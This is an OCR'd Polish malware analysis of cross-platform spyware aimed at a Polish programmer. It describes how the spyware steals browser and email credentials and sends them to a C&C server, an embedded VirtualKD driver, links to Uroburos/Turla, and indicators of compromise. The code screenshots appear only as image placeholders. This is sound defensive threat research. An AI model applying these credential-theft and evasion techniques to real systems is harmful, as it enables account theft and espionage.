
Już po zawartości tej listy można wywnioskować, iż funkcja realizująca rozkaz **0x56** najpierw uzyskuje dostęp do loginów i haseł zapamiętanych w **Firefox**, następnie tych zapamiętanych w **IE** (**abe2869f-9b47-4cd9-a358-c22904dba7f)** a następnie tych w **Chrome**.


To czego nie widać na tej liście, a widać dopiero w kodzie maszynowym, to dostęp do historii przeglądarki IE:






Dodatkowo funkcja uzyskuje również dostęp do mechanizmu **Vault** wprowadzonego w **Windows 7**. Próbuje ona pozyskać loginy i hasła zapamiętane w **IE10**, które aż do wersji **IE9** były chronione mechanizmem **DPAPI**:







Rozkaz 0x5A: Prześlij dane kont pocztowych Outlook i Thunderbird (Windows).


Funkcja najpierw uzyskuje dostęp do haseł zapamiętanych w kliencie pocztowym **Thunderbird**:







Następnie pozyskuje hasła kont pocztowych zapisane w programie **Outlook**:









Deszyfrując na końcu pozyskane hasła Outlook z użyciem **DPAPI** i przesyłając je do serwera C&C:








Ucieczka z Matrixa?

To co rzuciło się w oczy już na samym początku analizy - przy pierwszym kontakcie z plikiem binarnym przeznaczonej dla windows wersji modułu głównego malware (oglądając jego zawartość ulubionym trybem: w ASCII) - to fakt, iż na jego końcu ewidentnie znajdował się drugi plik PE (zupełnie nie zobfuskowany), którego zawartość – sądząc po tablicach importów i eksportów – mogła sugerować, iż jest to fragment kodu, posiadający funkcjonalność debugera jądra systemu:




Plik znajdował się w sekcji ‘Resources’ pliku PE malware, jako siedemnasto kilobajtowy binarny blob o nazwie „KDVMDLL”.

Pierwszym skojarzeniem było, iż jest to moduł malware odpowiedzialny za jego funkcjonalność rootkit.

Po krótkim dochodzeniu okazało się jednak, iż zagnieżdżony w resource’ach spyware plik **kdvm.dll** nie jest modułem rootkit, lecz elementem opensource’owego projektu **VirtualKD** autorstwa firmy **SysProgs** (http://virtualkd.sysprogs.org/), służącego do współpracy z debugerami jądra **WinDbg** i **KD** oraz silnikami wirtualizacji **VMWare** i **VirtualBox** Oprogramowanie to zostało stworzone w celu usprawnienia pracy analityka poprzez znaczne przyspieszenie komunikacji GUEST – HOST w trakcie pracy.

Moduł **kdvm.dll** (oryginalna nazwa pliku **kdbazis.dll**) służy do komunikacji między jądrem wirtualizowanego systemu, a zdalnym klientem GUI debuggera (**WinDbg**) znajdującym się na hoście. Alternatywny kanał komunikacji RPC zestawiany jest poprzez bezpośrednią modyfikację pamięci modułu debugera jądra KDCOM.DLL (instalacja hook’ów) służącego do komunikacji szeregowej (COM) z WinDbg. Samo patchowanie sterownika i instalacja hook’ów realizowana jest przez sterownik **kdpatch.sys** (składnik z oprogramowania ‘guest’ VirtualKD).



Okazuje się, iż publicznie dostępny jest kod źródłowy co najmniej jednego eksploita PoC, wykorzystującego zdalne przepełnienie liczby całkowitej po stronie klienckiej VirtualKD. Publiczny eksploit daje w efekcie możliwość przeprowadzenia ataku DoS na silnik VMWare po stronie hosta (skutkując crash'em wirtualnej maszyny, w której np. analizowany jest malware).

Nie można więc wykluczyć, iż mechanizm wykorzystania sterownika KDVM został wbudowany przez autorów malware w celu wykorzystania również eksploita zdalnego wykonania kodu, w posiadaniu którego mogą być twórcy malware, co czyniło by malware tak naprawdę potencjalnym narzędziem do ucieczki z sandboxa.

Nie znaleźliśmy natomiast żadnego odwołania w kodzie malware do zagnieżdżonego, znajdującego się w sekcji resources pliku **kdvm.dll**. Kod malware nie zawiera ani procedury wypakowującej moduł, ani żadnego kodu próbującego uzyskać dostęp do przestrzeni adresowej pamięci w której się znajduje, załadowany jako fragment zmapowanej przestrzeni pliku PE. Nie posiada również funkcjonalności API (czy to statycznej czy dynamicznej) dostępu do sekcji resources, której jedynym składnikiem jest plik KDVM. Należy również dodać iż potencjalny eksploit 0day wykorzystujący lukę, na którą miałby być podatny kanał komunikacji VirtualKD jest rzeczą zbyt cenną by używać go do jednorazowego ataku na tego typu cel. Wartość finansowa tego i podobnych celów, w razie udanego ataku na zasoby bitcoin jest raczej wciąż niewspółmierna to wartości eksploita 0day. Można więc założyć iż funkcjonalność użycia pliku kdvm.dll (czy to DoS czy RCE) nie jest wbudowana w kod malware, lecz dostarczana na życzenie przez operatora C&C, w razie podjęcia decyzji o użyciu eksploita.

Idąc dalej ścieżką paranoi - należy zauważyć, iż tylko skrajnie podejrzliwy niskopoziomowy programista sterowników Windows oraz osoba zajmująca się inżynierią odwrotną i analizą malware, mogliby posiadać tak właśnie skonfigurowane podatne na atak środowisko

wirtualizacyjne (zdalny debugger jądra WinDBG/KD i klienta VirtualKD) – efektywnie detonując taką próbkę i pozwalając na reakcję w środowisku maszyny fizycznej.

To sugerowałoby, iż na liście celów atakujących mogły znajdować się również środowiska wirtualizacji analityków malware.

Dlaczego jednak w celu eksploitacji zdalnej luki (po stronie host sandboxa) plik został dołączony fizycznie do modulu malware ? Gdyby atakujący chcieli wykorzystać lukę pakietu VirtualKD do wykonania kodu w systemie host ofiary (i potencjalnie zaatakować analityka), wykryliby po prostu istnienie zainstalowanego sterownika VirtualKD w systemie guest, a następnie dostarczyli z jego użyciem payload eksploita do podatnej strony klienckiej host.

Alternatywnym wyjaśnieniem może być technika, stosowana dziś powszechnie przez APT. Malware korzystając z faktu, iż sterownik jest podpisany cyfrowo i posiada lukę umożliwiającą lokalne wykonanie kodu, próbuje użyć zagnieżdżonego pliku sterownika do wykonania kodu wymagającego eskalowanych uprawnień.


Pierwszym APT w którym zaobserwowano wykorzystanie tej właśnie techniki był **Uroburos** - znany również pod nazwą kodową **Turla -** zaawansowane narzędzie przeznaczone do prowadzenia walki elektronicznej o przeznaczeniu szpiegowskim. Jak pisze niemiecka firma **GData**, która pierwsza dokonała dokładnej analizy tego malware (https://blog.gdatasoftware.com/2014/03/23966-uroburos-deeper-travel-into-kernel-protection-mitigation) twórcy Uroburos wykorzystali lukę w podpisanym cyfrowo sterowniku VirtualBox (w wersji 1.6.2), do obejścia mechanizmu weryfikacji podpisów cyfrowych sterowników i instalacji własnego niepodpisanego sterownika zawierającego funkcjonalność rootkit. Z raportu opisującego wyniki obszernej analizy Uroburos, opublikowanego przez GData w 2014 roku (https://public.gdatasoftware.com/Web/Content/INT/Blog/2014/02_2014/documents/GData_Uroburos_RedPaper_EN_v1.pdf) wynika, iż za stworzeniem Uroburos mogły stać rosyjskie służby wywiadu. Co więcej, wg. raportu GData, Uroburos posiada wyróżniki (m.in. identyczne klucze szyfrujące) mogące świadczyć o tym, że jego twórcami są członkowie grupy odpowiedzialnej za zbudowanie narzędzia o nazwie **Agent.BTZ**, użytego do ataku na amerykański Departament Obrony w 2008 roku. Przez niektórych atak ten określony został mianem największego ataku elektronicznego na Stany Zjednoczone w historii, a jednym z bezpośrednich skutków tego ataku miało być powstanie amerykańskiej formacji wojskowej **US CYBERCOM.** (https://en.wikipedia.org/wiki/2008_cyberattack_on_United_States)

Na tropie ofiar grupy

W bazach publicznych automatycznych sandbox'ów można zauważyć pojedyncze wzmianki o malware charakteryzującym się podobną budową / posiadających podobne IOC.

10 sierpnia tego roku, do automatycznego sandboxa **VxStream** (https://www.hybrid-analysis.com/sample/25759033ce9ddcb058eb28fc4f2e6666e11c38854b330374be4edfe178c5cba8?environmentId=100) została przesłana próbka malware (prawdopodobnie przez analityka badającego podobny atak targetowany na inną ofiarę), posiadająca identyczny z badanym przez nas spyware statyczny łańcuch tekstowy „**hyd7u5jdi8**" – czyli łańcuch będący seed'em użytym do generowania kluczy symetrycznych szyfrujących pliki konfiguracyjne i tablicę string'ów naszego malware. Malware posiadał również wiele innych wspólnych wyróżników IOC np.: użycie mechanizmu tunelowania komunikacji z C&C przez serwer TCP na porcie 4000 powercat'a, czy początkowy fragment ścieżki instalacji malware, udającego składnik silnika Java: **"%APPDATA%\Sun\Java"**. Różnił go jednak od badanego przez nas inny adres serwera wydawania rozkazów (**51.255.86.55)**.

Próbka umieszczona w tym samym sandboxie 5 dni wcześniej, wskazuje na to, iż wektorem ataku w przypadku tej ofiary była infekcja z użyciem pliku .DOC:



Umieszczony na stronie plik binarny modułu głównego malware (**jvsgr.exe**) został podpisany certyfikatem wydanym przez CA COMODO dla firmy **„Issledovaniya i razrabotka"** (z rosyjskiego: „Research and development") z siedzibą w Moskwie (podobnie jak w przypadku naszego spyware).

Idąc dalej tym tropem, można znaleźć linuxowy 64-bitowy malware o nazwie kodowej **EKOMS** (SHA1: 3790284950a986bc28c76b5534bfe9cea1dd78b0)**,** podpisany certyfikatem wystawionym również dla **„Issledovaniya i razrabotka"**, który wg. analizy pochodzącej ze stycznia 2016 roku z silnika DrWeb (http://vms.drweb.com/virus/?_is=1&i=7924647) posiada funkcjonalność automatycznego robienia i przesyłania zrzutów ekranu co 30 sekund oraz prowadzenia nasłuchu audio i rejestracji plików WAV.

Trzeba przyznać, że nazwa firmy która podpisała obie pokrewne próbki złośliwego kodu jest dość wymowna, choć pewnie bardziej wymowna byłaby nazwa „Research and malware development"…

Advanced Paranoia Threat.

Pomimo, iż niektóre ślady pozostawione przez autorów badanego spyware prowadzą do Rosji, są one tak bardzo rzucające się w oczy i oczywiste, że ich obecność może być celowa. Z jednej strony nie można wykluczyć, iż ślady te zostały pozostawione w celu

zmylenia analityków śledczych i miały odwrócić uwagę od prawdziwych napastników stojących za atakiem, którzy - tak naprawdę - mogą pochodzić z dowolnego miejsca na świecie. Z drugiej jednak strony pozostawienie śladów mogło być swoistym podpisem autorów, zgodnym z panującą w niektórych krajach niepisaną regułą: jeśli popełniasz wykroczenie elektroniczne przeciwko obywatelom swojego kraju – jesteś przestępcą i będziesz ścigany, jeśli celem jest obcy – jesteś bohaterem narodowym.

Konta pracowników uniwersytetów zostały najprawdopodobniej przejęte i użyte do prowadzenia korespondencji z ofiarą oraz umieszczenia na serwerze uniwersytetu spreparowanych pakietów instalacyjnych STATA.

Pliki pakietów instalacyjnych z serwera Columbia zostały usunięte, prawdopodobnie w reakcji na kontakt z uniwersytetem i zgłoszenie incydentu.

Na chwilę obecną serwer C&C użyty do tego ataku (103.234.220.230) jest wciąż aktywny, odpowiada na inicjacyjne połączenie protokołu komunikacyjnego malware, a po połączeniu okresowo wysyła rozkaz przesłania zrzutu ekranu. Można jednak z prawdopodobieństwem bliskim pewności założyć, iż operator serwera C&C analizując komunikację malware z serwerem, mógł do tej pory zdołać rozpoznać, iż malware został zidentyfikowany i jest w trakcie analizy, a co za tym idzie – że próba ataku na polskiego programistę nie powiodła się.

Nasuwają się więc dwa wnioski: albo pojedynczy serwer C&C używany przez grupę przestępczą, która stoi za zbudowaniem badanego spyware, jest używany do ataku na więcej niż jeden cel - albo – na liście celów w tym przypadku mogli być faktycznie także analitycy, a operator spyware utrzymuje komunikację z analizowanym malware w nadziei, że dojdzie do infekcji którejś z ich maszyn.

Z drugiej strony czy programiści malware są aż tak „bezsilni” wobec działalności analitykow malware, że postanowili obrać ich za cel ataku? Na pewno musimy przyznać, iż analiza malware zbudowanego tylko i wyłącznie do tego jednego celu mogłaby być budującym doświadczeniem…

Pomimo, iż założenie o ataku na programistę w celu pozbawienia go kryptowaluty było z początku całkiem zasadne, w świetle poziomu zaawansowania badanego malware, oraz jego powiązań z równie zaawansowanym APT użytym do prowadzenia działań szpiegowskich, założenie to wydaje się mało realne. Atakujący tak naprawdę poświęcaliby w tym przypadku zaawansowane, własnoręcznie zbudowane na 3 różne systemy operacyjne narzędzie do przeprowadzenia ataku na pojedynczą osobę, tylko i wyłącznie w celu kradzieży jej zasobów finansowych.

Więcej - nie należy wykluczać, iż nasza ofiara mogła wcale nie być celem atakujących – a przejęcie jej maszyny napastnicy chcieli wykorzystać tylko po to by dotrzeć do jednej z osób, z którą ofiara prowadzi korespondencję – polskiego naukowca specjalizującego się w dziedzinie kryptografii. Dokładnie tak atakujący mogli zrobić wcześniej – przejmując

skrzynki profesorów uniwersytetów w US i w Wielkiej Brytanii, oraz używając ich do przeprowadzenia ataku na polskiego programistę.

Można więc postawić tezę, iż bardziej prawdopodobnym celem grupy stojącej za atakiem, mogła być próba infiltracji środowiska naukowego zajmującego się kryptografią, a dokładniej – badaniami dotyczącymi rozwoju kryptowalut.

Pozostaje tylko dodać, iż w walce z tego typu napastnikiem paranoja może stać się naszym najlepszym sojusznikiem…